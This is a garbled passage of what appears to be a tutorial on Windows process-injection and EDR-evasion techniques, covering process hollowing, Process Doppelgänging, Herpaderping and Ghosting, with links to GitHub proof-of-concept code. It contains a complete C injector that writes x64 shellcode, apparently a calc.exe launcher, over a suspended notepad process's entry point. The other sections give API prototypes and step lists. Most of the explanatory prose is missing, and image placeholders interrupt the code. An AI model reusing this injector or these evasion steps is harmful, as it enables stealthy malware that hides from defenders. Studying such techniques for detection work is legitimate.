
PE

1. CreateProcessA
2. **NtQueryInformationProcess** PEB
3. **ReadProcessMemory** PE PE
4. WriteProcessMemory shellcode
5. ResumeThread

NtQueryInformationProcess NTAPI

```
__kernel_entry NTSTATUS NtQueryInformationProcess(  
    [ in]          HANDLE          ProcessHandle,  
    [ in]          PROCESSINFOCLASS ProcessInformationClass,  
    [ out]         PVOID           ProcessInformation,  
    [ in]          ULONG           ProcessInformationLength,  
    [ out, optional] PULONG        ReturnLength  
);
```

ReadProcessMemory

```
BOOL ReadProcessMemory(  
    [ in]  HANDLE  hProcess,  
    [ in]  LPCVOID lpBaseAddress,  
    [ out] LPVOID  lpBuffer,  
    [ in]  SIZE_T  nSize,  
    [ out] SIZE_T  *lpNumberOfBytesRead  
);
```

RWX

WriteProcessMemory

RWX

RX

```
#include <stdio.h>  
#include <windows.h>  
#include <winternl.h>  
#pragma comment(lib, "ntdll")  
  
unsigned char shellcode[] =
```

```
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\x49\x48\x31\xf6\x41\x8b\x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";
```

```
int main() {  
    STARTUPINFOA si = { 0 };  
    si.cb = sizeof( STARTUPINFOA );  
    PROCESS_INFORMATION pi = { 0 };  
    PROCESS_BASIC_INFORMATION pbi = { 0 };  
    ULONG returnLength = 0;  
  
    if (!CreateProcessA( NULL, (LPSTR)"C:\\windows\\system32\\notepad.exe", NULL, NULL, FALSE,  
CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {  
        printf("CreateProcessA failed. Error: %lu\n", GetLastError());  
        return 1;  
    }  
  
    NTSTATUS status = NtQueryInformationProcess(pi.hProcess, ProcessBasicInformation, &pbi,  
sizeof( PROCESS_BASIC_INFORMATION ), &returnLength);  
    if (status != 0) {  
        printf("NtQueryInformationProcess failed. Status: 0x%x\n", status);  
        return 1;  
    }  
  
    printf("PEB Address: %p\n", pbi.PebBaseAddress);  
    PVOID imageBaseAddress;  
    SIZE_T bytesRead;  
    if (!ReadProcessMemory(pi.hProcess, (PBYTE)pbi.PebBaseAddress + sizeof(PVOID) * 2,  
&imageBaseAddress, sizeof(PVOID), &bytesRead)) {  
        printf("ReadProcessMemory (image base address) failed. Error: %lu\n", GetLastError());  
        return 1;  
    }  
  
    printf("Image Base Address: %p\n", imageBaseAddress);  
}
```

```

BYTE headersBuffer[ 4096];

if (!ReadProcessMemory(pi.hProcess, imageBaseAddress, headersBuffer,
sizeof(headersBuffer), NULL)) {
    printf("ReadProcessMemory (headers) failed. Error: %lu\n", GetLastError());
    return 1;
}

PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)headersBuffer;
PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)dosHeader + dosHeader->e_lfanew);

DWORD entryPointRVA = ntHeaders->OptionalHeader.AddressOfEntryPoint;
PVOID entryPointVA = (PBYTE)imageBaseAddress + entryPointRVA;
printf("Entry Point Address: %p\n", entryPointVA);

if (!WriteProcessMemory(pi.hProcess, entryPointVA, shellcode, sizeof(shellcode), NULL)) {
    printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
    return 1;
}


if (ResumeThread(pi.hThread) == (DWORD)-1) {
    printf("ResumeThread failed. Error: %lu\n", GetLastError());
    return 1;
}

printf("Shellcode injected successfully.\n");
return 0;
}

```

shellcode

1. **HANDLE file = CreateFileA(L"C:\\Windows\\System32\\svchost.exe")**
2. (image section) **hSection = NtCreateSection(file, SEC_IMAGE)**
3. **hProcess = NtCreateProcessEx(hSection)**
4. **CreateEnvironmentBlock NtWriteVirtualMemory**
5. **NtCreateThreadEx**



Process Monitor

| Process Monitor - Sysinternals: www.sysinternals.com | | | | | | |
|--|--------------|------|--------------------------|---------------------------------|-------------------|--|
| File Edit Event Filter Tools Options Help | | | | | | |
| TL | Process Name | PID | Operation | Path | Result | Detail |
| 3:16... | Explorer.EXE | 3956 | CreateFile | C:\Windows\System32\notepad.exe | SUCCESS | Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non... |
| 3:16... | Explorer.EXE | 3956 | CreateFileMapping | C:\Windows\System32\notepad.exe | FILE LOCKED WL... | Sync Type: Sync TypeCreateSection, PageProtection: PAGE_EXECUTE_READPAGE_NOCACHE |
| 3:16... | Explorer.EXE | 3956 | QueryNameInformationF... | C:\Windows\System32\notepad.exe | SUCCESS | Name: (Windows\System32\notepad.exe |
| 3:16... | Explorer.EXE | 3956 | Process Create | C:\WINDOWS\system32\notepad.exe | SUCCESS | PID: 2064, Command line: "C:\WINDOWS\system32\notepad.exe" |
| 3:16... | notepad.exe | 2064 | Process Start | | SUCCESS | Parent PID: 3956, Command line: "C:\WINDOWS\system32\notepad.exe", Current directory: C:\Users\user\, Environment =-:\ALLUSERSPROFILE=C:\... |
| 3:16... | notepad.exe | 2064 | Thread Create | | SUCCESS | Thread ID: 6476 |
| 3:16... | Explorer.EXE | 3956 | CloseFile | C:\Windows\System32\notepad.exe | SUCCESS | |
| 3:16... | notepad.exe | 2064 | Load Image | C:\Windows\System32\notepad.exe | SUCCESS | Image Base: 0x7f705340000, Image Size: 0x38000 |

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Process Doppelgänger

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API

- CreateTransaction
- CommitTransaction
- RollbackTransaction
- CreateFileTransacted MoveFileTransacted DeleteFileTransacted
- CreateDirectoryTransacted RemoveDirectoryTransacted

API

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
HANDLE CreateTransaction(
    [in, optional] LPSECURITY_ATTRIBUTES lpTransactionAttributes,
    [in, optional] LPGUID                UOW,
    [in, optional] DWORD                  CreateOptions,
    [in, optional] DWORD                  IsolationLevel,
    [in, optional] DWORD                  IsolationFlags,
    [in, optional] DWORD                  Timeout,
    [in, optional] LPWSTR                  Description
);

HANDLE CreateFileTransactedA(
    [in]          LPCSTR                lpFileName,
    [in]          DWORD                  dwDesiredAccess,
    [in]          DWORD                  dwShareMode,
    [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    [in]          DWORD                  dwCreationDisposition,
    [in]          DWORD                  dwFlagsAndAttributes,
    [in, optional] HANDLE                hTemplateFile,
    [in]          HANDLE                hTransaction,
    [in, optional] PUSHORT                pusMiniVersion,
    [in, optional] PVOID                  lpExtendedParameter
);

BOOL RollbackTransaction(
    [in] HANDLE TransactionHandle
);

```

TxF API



1. **CreateTransaction**
2. **CreateFileTransacted** dummy
3. **NtCreateSection**
4. **RollbackTranscation**
5. **NtCreateProcessEx**
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https://github.com/hasherezade/process_doppelganging/blob/master/main.cpp

Process Herpaderping Windows PsSetCrea

IRP_MJ_CLEANUP (-> -> }> -> IRP_MJ_CLEANUP

- 1.
- 2. **NtCreateSection**
- 3. **NtCreateProcessEx**
- 4.
- 5. **NtCreateThreadEx**
- 6. IRP_MJ_CLEANUP

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(  
    [ out]          PHANDLE          SectionHandle,  
    [ in]           ACCESS_MASK       DesiredAccess,  
    [ in, optional] POBJECT_ATTRIBUTES ObjectAttributes,  
    [ in, optional] PLARGE_INTEGER    MaximumSize,  
    [ in]           ULONG              SectionPageProtection,  
    [ in]           ULONG              AllocationAttributes,  
    [ in, optional] HANDLE             FileHandle  
);
```

<https://github.com/Nikj-Fr/Process-Herpaderping/blob/main/Herpaderping/Herpaderping/Herpaderping.cpp>

Process Ghosting PsSetCreateProcessNotifyRoutineEx
PsSetCreateThreadNotifyRoutineEx API PsSetCreateProcessNotifyRoutineEx

API NtCreateProcess

```

NTSYSCALLAPI
NTSTATUS
NTAPI
NtCreateProcess(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE ParentProcess,
    _In_ BOOLEAN InheritObjectTable,
    _In_opt_ HANDLE SectionHandle,
    _In_opt_ HANDLE DebugPort,
    _In_opt_ HANDLE ExceptionPort
);

```

```


typedef struct _PS_CREATE_NOTIFY_INFO {
    SIZE_T          Size;
    union {
        ULONG Flags;
        struct {
            ULONG FileOpenNameAvailable : 1;
            ULONG IsSubsystemProcess : 1;
            ULONG Reserved : 30;
        };
    };
};

HANDLE          ParentProcessId;
CLIENT_ID       CreatingThreadId;
struct _FILE_OBJECT *FileObject;
PCUNICODE_STRING ImageFileName;
PCUNICODE_STRING CommandLine;
NTSTATUS         CreationStatus;
} PS_CREATE_NOTIFY_INFO, *PPS_CREATE_NOTIFY_INFO;

```

FILE_OBJECT NtCreateSection HANDLE FILE_OBJECT

(minifilter)



Windows

1. **FILE_SUPERSEDE CREATE_ALWAYS**
2. **FILE_DELETE_ON_CLOSE FILE_FLAG_DELETE_ON_CLOSE**
3. **NtSetInformationFile FileDispositionInformation FILE_DISPOSITION_INFORMATION DeleteFile TRUE**

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationFile(
    [ in]  HANDLE           FileHandle,
    [ out] PIO_STATUS_BLOCK IoStatusBlock,
    [ in]  PVOID            FileInformation,
    [ in]  ULONG            Length,
    [ in]  FILE_INFORMATION_CLASS FileInformationClass
);
```

Windows **FILE_WRITE_DATA ERROR_SHARING_VIOLATION FILE_DELETE_ON_CLOSE/**
FILE_FLAG_DELETE_ON_CLOSE ERROR_SHARING_VIOLATION NtSetInformationFile
DELETE DELETE NtSetInformationFile(FileDispositionInformationDelete
FILE_SUPERSEDE/CREATE_ALWAYS ACCESS_DENIED

- 1.
2. **NtSetInformationFile**
- 3.
- 4.
- 5.
- 6.
- 7.

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STATUS_DELETE_PENDING DLL DLL

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

| Name | PID | Status |
|-------------------------|------|---------|
| | 9512 | Running |
| AcPowerNotification.... | 6180 | Running |

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- https://github.com/hasherezade/process_ghosting
- <https://github.com/Wra7h/SharpGhosting/tree/main>
- <https://github.com/dosxuz/ProcessGhosting>

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